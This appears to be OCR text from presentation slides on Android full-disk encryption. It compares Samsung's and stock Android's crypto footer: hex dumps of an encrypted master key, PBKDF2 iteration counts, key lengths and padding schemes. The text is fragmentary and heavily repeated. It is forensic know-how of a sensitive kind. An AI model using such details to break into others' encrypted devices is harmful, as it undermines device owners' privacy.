


Key length

EDK

```
00000000  c5 b1 b5 d0 01 00 00 00  d8 00 00 00 00 00 00 00  |................|
00000010  20 00 00 00 00 00 00 00  00 00 40 00 00 00 00 00  | .........@.....|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 00 00 00 00 00 00 00  |v:sha256........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 b1 e4 01 10  02 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 bd e0 65 5f  3a 7b ae af f9 c7 21 43  |......e_:{....!C|
00000090  c0 64 60 a6 23 84 d6 be  bb 0a be 22 79 68 5a ae  |.d`.#......"yhZ.|
000000a0  e3 9f c5 bd 49 fb af a8  37 cf af 00 d5 8e 52 f3  |....I...7.....R.|
000000b0  5b b7 94 00 3c d1 cd cd  c3 9c dd a6 dc 4c 25 12  |[...<........L%.|
000000c0  07 91 44 89 8a 02 7f 85  5a 23 40 2a 9c 3d 98 98  |..D.....Z#@*.=..|
000000d0  33 9f 51 a1 00 00 00 00  00 00 00 00 00 00 00 00  |3.Q.............|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000
```

Samsung way




Key length

EDK

```
00000000  c5 b1 b5 d0 01 00 00 00  d8 00 00 00 00 00 00 00  |................|
00000010  20 00 00 00 00 00 00 00  00 00 40 00 00 00 00 00  | .........@.....|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 00 00 00 00 00 00 00  |v:sha256........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 b1 e4 01 10  02 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 bd e0 65 5f  3a 7b ae af f9 c7 21 43  |......e_:{....!C|
00000090  c0 64 60 a6 23 84 d6 be  bb 0a be 22 79 68 5a ae  |.d`.#......"yhZ.|
000000a0  e3 9f c5 bd 49 fb af a8  37 cf af 00 d5 8e 52 f3  |....I...7.....R.|
000000b0  5b b7 94 00 3c d1 cd cd  c3 9c dd a6 dc 4c 25 12  |[...<........L%.|
000000c0  07 91 44 89 8a 02 7f 85  5a 23 40 2a 9c 3d 98 98  |..D.....Z#@*.=..|
000000d0  33 9f 51 a1 00 00 00 00  00 00 00 00 00 00 00 00  |3.Q.............|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000
```

IV

Samsung way



```
00000000  c5 b1 b5 d0 01 00 00 00  d8 00 00 00 00 00 00 00  |................|
00000010  20 00 00 00 00 00 00 00  00 00 40 00 00 00 00 00  | ..........@.....|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 00 00 00 00 00 00 00  |v:sha256........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 b1 e4 01 10  02 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 bd e0 65 5f  3a 7b ae af f9 c7 21 43  |......e_:{....!C|
00000090  c0 64 60 a6 23 84 d6 be  bb 0a be 22 79 68 5a ae  |.d`.#......"yhZ.|
000000a0  e3 9f c5 bd 49 fb af a8  37 cf af 00 d5 8e 52 f3  |....I...7.....R.|
000000b0  5b b7 94 00 3c d1 cd cd  c3 9c dd a6 dc 4c 25 12  |[...<........L%.|
000000c0  07 91 44 89 8a 02 7f 85  5a 23 40 2a 9c 3d 98 98  |..D.....Z#@*.=..|
000000d0  33 9f 51 a1 00 00 00 00  00 00 00 00 00 00 00 00  |3.Q.............|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000
```

Samsung way

Samsung way

Samsung

Android

Samsung way

Samsung PBKDF2 Android

Samsung way

Samsung	PBKDF2	Android
4096	VS	2000*2

Samsung way

Samsung

Android

Samsung way

Samsung Key Length Android

Samsung way

Samsung	Key Length	Android
256	VS	128

Samsung way

Samsung

Android

Samsung way

Samsung Padding Android

Samsung way


Samsung	Padding	Android
HMAC-SHA256(EDK, PBKDF2(pwd))	VS	All zero

Samsung way

Samsung	Padding	Android
HMAC-SHA256(EDK, PBKDF2(pwd))	VS	All zero

